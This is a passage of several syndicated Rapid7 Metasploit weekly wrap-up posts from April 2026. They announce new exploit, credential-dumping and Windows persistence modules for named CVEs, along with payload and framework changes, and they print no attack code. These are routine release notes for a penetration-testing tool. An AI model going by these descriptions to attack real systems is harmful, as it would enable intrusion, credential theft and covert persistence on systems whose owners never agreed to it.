Description: Adds a module for CVE-2026-31431 (The Copy Fail LPE for Linux), a local privilege escalation affecting almost every Linux Kernel since 2017.

Enhancements and features (5)

Bugs fixed (0)

None

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 04/25/2026

Post Syndicated from Spencer McIntyre original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-04-25-2026

Check Method Visibility

Metasploit has supported check methods for many years now. It’s not always desirable to jump straight into exploiting a vulnerability but instead to determine if the target is vulnerable. Metasploit tries to be very conservative with classifying a target as “vulnerable” unless the vulnerability is leveraged as part of the check method, reserving the “appears” status for version checks. The different check codes a module is capable of returning and the logic to select among them varies from exploit to exploit and is not always the easiest to understand. Aligning with the consistent feedback that Metasploit has received that module actions should be more transparent, adfoster-r7 has been adding reasoning information en masse to the check codes returned by a variety of exploits. This information will help users understand why a particular vulnerability status was determined, making troubleshooting efforts easier and increasing confidence in the results.

Legacy SMB Improvements

This week, community member g0tm1lk made multiple improvements for legacy and non-Windows SMB targets. Version information is now more reliably extracted from targets running SMB 1, and a variety of minor bugs were fixed across multiple modules that would have affected users targeting systems the module was not intended to target as is often the case when the module is used to scan an entire network.

New module content (4)

Camaleon CMS Directory Traversal CVE-2024-46987

Authors: Goultarde, Peter Stockli, and bootstrapbool

Type: Auxiliary

Pull request: #21122 contributed by bootstrapbool

Path: gather/camaleon_download_private_file

AttackerKB reference: CVE-2024-46987

Description: This adds an auxiliary module to exploit an arbitrary file vulnerability, CVE-2024-46987, on Camaleon CMS >= 2.8.0 as well as 2.9.0.

Langflow RCE

Authors: Takahiro Yokoyama and weblover12

Type: Exploit

Pull request: #21260 contributed by Takahiro-Yoko

Path: multi/http/langflow_rce_cve_2026_27966

AttackerKB reference: CVE-2026-27966

Description: Adds exploit module for CVE-2026-27966, a prompt injection RCE vulnerability in Langflow < 1.8.0. By creating and sending a specially-crafted flow containing python code, the LangChain will execute that code because LangChain’s Read-Eval-Print Loop (REPL) is exposed by default and runs any Python code it is given.

WebDAV PHP Upload

Authors: g0tmi1k and theLightCosine [email protected]

Type: Exploit

Pull request: #21256 contributed by g0tmi1k

Path: multi/http/webdav_upload_php

AttackerKB reference: CVE-2012-10062

Description: Updates code and adds features: Linux support, check() method, and cleanup after exploit.

Linux Chmod

Author: bcoles [email protected]

Type: Payload (Single)

Pull request: #21238 contributed by bcoles

Path: linux/loongarch64/chmod

Description: Adds a new linux/loongarch64/chmod payload to change the permissions of a specified file.

Enhancements and features (11)

  • #21019 from g0tmi1k – This adds support for phpMyAdmin v3.1.x to the phpMyAdmin Config File Code Injection module (CVE-2009-1285). This also adds a check method.
  • #21230 from bcoles – Reduces the memory footprint of the module metadata cache in Metasploit.
  • #21231 from bcoles – Improves the performance of the module metadata cache as well as bug fixes.
  • #21232 from bcoles – Add a method to discover writable directories on Unix targets using the find command.
  • #21256 from g0tmi1k – Updates code and adds features: Linux support, check() method, and cleanup after exploit.
  • #21347

Bugs fixed (4)

  • #21327 from tair-m – Fixes a crash when loading HTTP modules.
  • #21341 from g0tmi1k – This fixes multiple issues related to various SMB modules when targeting Samba.
  • #21344 from adfoster-r7 – Fixes a bug when running the check method for scanner/http/elasticsearch_traversal against non-vulnerable targets.
  • #21346 from adfoster-r7 – Fixes a false positive that was present in auxiliary/scanner/couchdb/couchdb_enum.

Documentation

You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 04/17/2026

Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-04-17-2026

Happy Friday – Seven New Metasploit Modules

We’re happy to announce that Metasploit Framework had a big week, landing seven new modules alongside various bug fixes and enhancements. This week’s highlights include RCE modules targeting AVideo, openDCIM, Selenium Grid/Selenoid, and ChurchCRM. On the post-exploitation side, Windows saw three new persistence techniques added as modules, targeting Telemetry scheduled tasks, PowerShell profiles, and Microsoft BITS.

What a time to be alive as a Metasploit user! We wish you all a wonderful weekend and happy hacking.

New module content (7)

AVideo Unauthenticated SQL Injection Credential Dump

Authors: Valentin Lobstein [email protected] and arkmarta

Type: Auxiliary

Pull request: #21075 contributed by Chocapikk

Path: gather/avideo_catname_sqli

AttackerKB reference: CVE-2026-28501

Description: Adds an auxiliary module for CVE-2026-28501, an unauthenticated SQL injection in AVideo <= 22.0, along with a new BenchmarkBasedBlind SQLi mixin class and blind extraction improvements.

openDCIM install.php SQL Injection to RCE

Author: Valentin Lobstein [email protected]

Type: Exploit

Pull request: #21034 contributed by Chocapikk

Path: linux/http/opendcim_install_sqli_rce

AttackerKB reference: CVE-2026-28517

Description: This PR adds a new exploit module for openDCIM that chains three vulnerabilities (https://github.com/advisories/GHSA-mg2w-x76x-59h8https://github.com/advisories/GHSA-prmh-rp39-qc4mhttps://github.com/advisories/GHSA-428h-8xhf-g3cw) to achieve remote code execution.

Selenium Grid/Selenoid Unauthenticated RCE

Authors: Jon Stratton, Takahiro Yokoyama, Valentin Lobstein [email protected], and Wiz Research

Type: Exploit

Pull request: #21003 contributed by Chocapikk

Path: linux/http/selenium_greed_rce

Description: This replaces the two separate Selenium Grid RCE modules (Chrome and Firefox) with a single unified module that auto-detects available browsers and selects the best attack vector. The module targets unauthenticated Selenium Grid and Selenoid instances, supporting two techniques: a Firefox profile handler injection that works on all Grid versions including the latest (never patched since 2021), and a Chrome binary override for Grid versions prior to 4.11.0 and all Selenoid versions. No authentication is required.

ChurchCRM Database Restore RCE 6.2.0

Author: LucasCsmt

Type: Exploit

Pull request: #21095 contributed by LucasCsmt

Path: multi/http/churchcrm_db_restore_rce

AttackerKB reference: CVE-2025-68109

Description: Adds a new exploit module for CVE-2025-68109, targeting a file upload vulnerability inside ChurchCRM leading to an RCE. This module will work on version 6.2.0 of ChurchCRM and earlier.

Windows Persistence Bits Job

Author: h00die

Type: Exploit

Pull request: #20839 contributed by h00die

Path: windows/persistence/bits

Description: This adds a new persistence module that uses Microsoft Bits to maintain access to the system.

Powershell Profile Persistence

Author: madefourit

Type: Exploit

Pull request: #20933 contributed by madefourit

Path: windows/persistence/powershell_profile

Description: This adds a new persistence module that uses powershell profiles to maintain access.

Windows Telemetry Persistence

Author: h00die

Type: Exploit

Pull request: #20843 contributed by h00die

Path: windows/persistence/telemetry

Description: Adds a new persistence module, exploit/windows/persistence/telemetry, that abuses the Windows Telemetry scheduled task (Microsoft Compatibility Appraiser / CompatTelRunner) to establish persistence. The module writes a payload to disk and configures the telemetry task to execute it, resulting in a SYSTEM-level Meterpreter session either on the next scheduled run or immediately on demand. Requires an admin-level Meterpreter session on the target.

Enhancements and features (11)

  • #21078 from Chocapikk – Adds multiple improvements to the multi/http/churchcrm_install_unauth_rce module.
  • #21085 from dledda-r7 – This refactors the Block API code used by Windows payloads to leverage a new version of the hashing algorithm. This also fixes a bug whereby the MaximumLength field was used when calculating UNICODE_STRING names when it should have been the Length field.
  • #21236 from bcoles – Add riscv64le and riscv32le architecture support to the fileless fetch payload adapter. This enables in-memory ELF execution via memfd_create on RISC-V Linux targets without writing to disk.
  • #21252 from zeroSteiner – Adds a new with_adcs_certificate_request method that now used by both the MsIcpr and WebEnrollment mixins that abstracts away the enrollment process and takes a block that performs the actual request. The result is consolidation of messages, post-processing of the successfully issued certificate.
  • #21255 from mxnvel – This updates two Python payloads (cmd/unix/reverse_python and cmd/unix/reverse_python_ssl) to make the PythonPath option optional. When omitted, it defaults to a shim that will determine the appropriate version of Python at runtime using a small bash expression.
  • #21275 from adfoster-r7 – Adds multiple improvements to the cve_2025_14847_mongobleed module, such as adding new a dedicated check method, improved compression support detection as only zlib can be exploited, and resolving other false positives.
  • #21286 from Hemang360 – Adds a cleanup keyword argument to Msf::Post::File#mkdir so callers can skip automatic directory cleanup registration. It is very useful for when we create directories in persistence modules and want the directory to remain.
  • #21289 from sjanusz-r7 – Updates the db.hosts RPC call to now additionally include the comments associated with the host.
  • #21291 from sjanusz-r7 – Updates the module.info RPC call to now additionally include the notes associated with the module.
  • #21304 from adfoster-r7 – Improves multiple auxiliary module check code messages and statuses.

Bugs fixed (4)

  • #21027 from SilentSobs – Fixes ELF shared object (elf-so) payload generation failing on 32-bit ARM Linux and RISC-V 32-bit LE targets. The _start entry point in the ARM LE template was landing at a non-word-aligned offset, which violates the architecture’s 4-byte alignment requirement and caused the shared object to fail to load. The templates now use proper NASM align directives to ensure correct entry point alignment, and a similar fix is applied to the RISC-V 32-bit LE template.
  • #21268 from adfoster-r7 – Fixes a crash with a small number of auxiliary modules when the check method was run and the vulnerability wasn’t present.
  • #21287 from zeroSteiner – Fixes the EXE templates that were rebuilt in https://github.com/rapid7/metasploit-framework/pull/20502 to work on legacy Windows targets like Server 2000 in case you find yourself in a combination hacking and time-travelling movie.
  • #21309 from sfewer-r7 – Fixes a false positive in the fortinet_fortiweb_create_admin module when detecting the presence of an authentication bypass via path traversal vulnerability in the Fortinet FortiWeb management interface.

Documentation added (1)

  • #20843 from h00die – Adds a new persistence module, exploit/windows/persistence/telemetry, that abuses the Windows Telemetry scheduled task (Microsoft Compatibility Appraiser / CompatTelRunner) to establish persistence. The module writes a payload to disk and configures the telemetry task to execute it, resulting in a SYSTEM-level Meterpreter session either on the next scheduled run or immediately on demand. Requires an admin-level Meterpreter session on the target.

You can always find more documentation on our docsite at docs.metasploit.com.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro

Metasploit Wrap-Up 04/10/2026

Post Syndicated from Simon Janusz original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-04-10-2026

Speedup Improvements of MSFVenom & New Modules

This week, we have added new modules to Metasploit Framework targeting Cisco Catalyst SD-WAN controllers and osTicket as well as updates and improvements to Windows service-for-user persistence, and LDAP/ADCS-related modules to automatically report related services resulting in an improved data stream, which can be queried by using the services command.

We also landed an improvement to msfvenom’s bootup time, thanks to bcoles, resulting in an approximate two-times speedup.

New module content (4)

AD/CS Authenticated Web Enrollment Services Module

Authors: Spencer McIntyre, bwatters-r7, and jhicks-r7

Type: Auxiliary

Pull request: #20752 contributed by bwatters-r7

Path: admin/http/web_enrollment_cert

Description: This adds a new auxiliary/admin/http/web_enrollment_cert modules that allows certificates to be issued from an Active Directory Certificate Services Web Enrollment portal. Its usage is the same as the auxiliary/admin/http/icpr_cert module but enables operators to issue certificates when the web enrollment portal is accessible but the MS-ICPR service is not.

Cisco Catalyst SD-WAN Controller Authentication Bypass

Author: sfewer-r7

Type: Auxiliary

Pull request: #21158 contributed by sfewer-r7

Path: admin/networking/cisco_sdwan_auth_bypass

AttackerKB reference: CVE-2026-20127

Description: This adds an auxiliary module to exploit an authentication bypass vulnerability, CVE-2026-20127, affecting Cisco Catalyst SD-WAN Controller. Recently exploited in the wild as a zero-day.

osTicket Arbitrary File Read via PHP Filter Chains in mPDF

Authors: Arkaprabha Chakraborty <@t1nt1nsn0wy> and HORIZON3.ai Team

Type: Auxiliary

Pull request: #20948 contributed by ArkaprabhaChakraborty

Path: gather/osticket_arbitrary_file_read

AttackerKB reference: CVE-2026-22200

Description: This adds an auxiliary module to exploit, CVE-2026-22200, an authenticated file read vulnerability in osTicket.

Windows Service for User (S4U) Scheduled Task Persistence – Event Trigger

Authors: Brandon McCann “zeknox” [email protected], Thomas McCarthy “smilingraccoon” [email protected], and h00die

Type: Exploit

Pull request: #20814 contributed by h00die

Path: windows/persistence/service_for_user/event

Description: Updates the Windows service-for-user persistence technique.

Enhancements and features (5)

  • #20973 from bitstr3m-48 – This release enables command execution for non-interactive HWBridge sessions via the sessions -c flag. Additionally, the hwbridge/connect module now preserves parsed JSON error bodies from failed HTTP responses, which improves error messaging.
  • #20977 from g0tmi1k – This updates the exploit/unix/webapp/php_eval module to have a FORMDATA datastore option, which adds HTTP POST-request support and makes the HEADERS datastore option consistent with other modules.
  • #20979 from g0tmi1k – This updates the exploit/unix/webapp/php_include module with additional datastore options and make its usage more consistent with the similar exploit/unix/webapp/php_eval module.
  • #21031 from zeroSteiner – Enhances the Metasploit’s LDAP/ADCS-related modules to automatically report related services (LDAP, DCERPC/ICertPassage/ADCS CA) and to improve vulnerability reporting by associating findings with the affected LDAP object’s DN (and, for ADCS template findings, the template name) so results are uniquely keyed and easier to interpret.
  • #21229 from bcoles – This updates the msfvenom utility to use the metadata cache. The result is roughly 2x faster execution times when listing modules.

Bugs fixed (1)

  • #21153 from Nayeraneru – This fixes an issue with some mutable constant datastore options. Using shared options like CHOST or CPORT are not changing visibility across modules anymore.

Documentation added (1)

  • #21221 from cgranleese-r7 – This PR improves module_doc_template.md with examples to better guide contributors.

You can always find more documentation on our docsite at docs.metasploit.com.

Missing rn-* label on Github (3)

PLEASE ADD RN-TAGS TO THESE PULL REQUESTS BEFORE RELEASING THE WRAP UP, AND RERUN THE WRAPUP SCRIPT

  • #7 from scriptjunkie – Not written – add release notes directly to the pull request, then regenerate. Do not edit manually without ensuring the pull request has the release note present.
  • #20814 from h00die – Not written – add release notes directly to the pull request, then regenerate. Do not edit manually without ensuring the pull request has the release note present.
  • #21143 from SaiSakthidar – This bumps the Metasploit payloads to include changes that enable the PHP Meterpreter to open TCP server sockets. This enables operators to listen for inbound connections on compromised hosts and closes a feature gap between PHP and the other Meterpreters.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro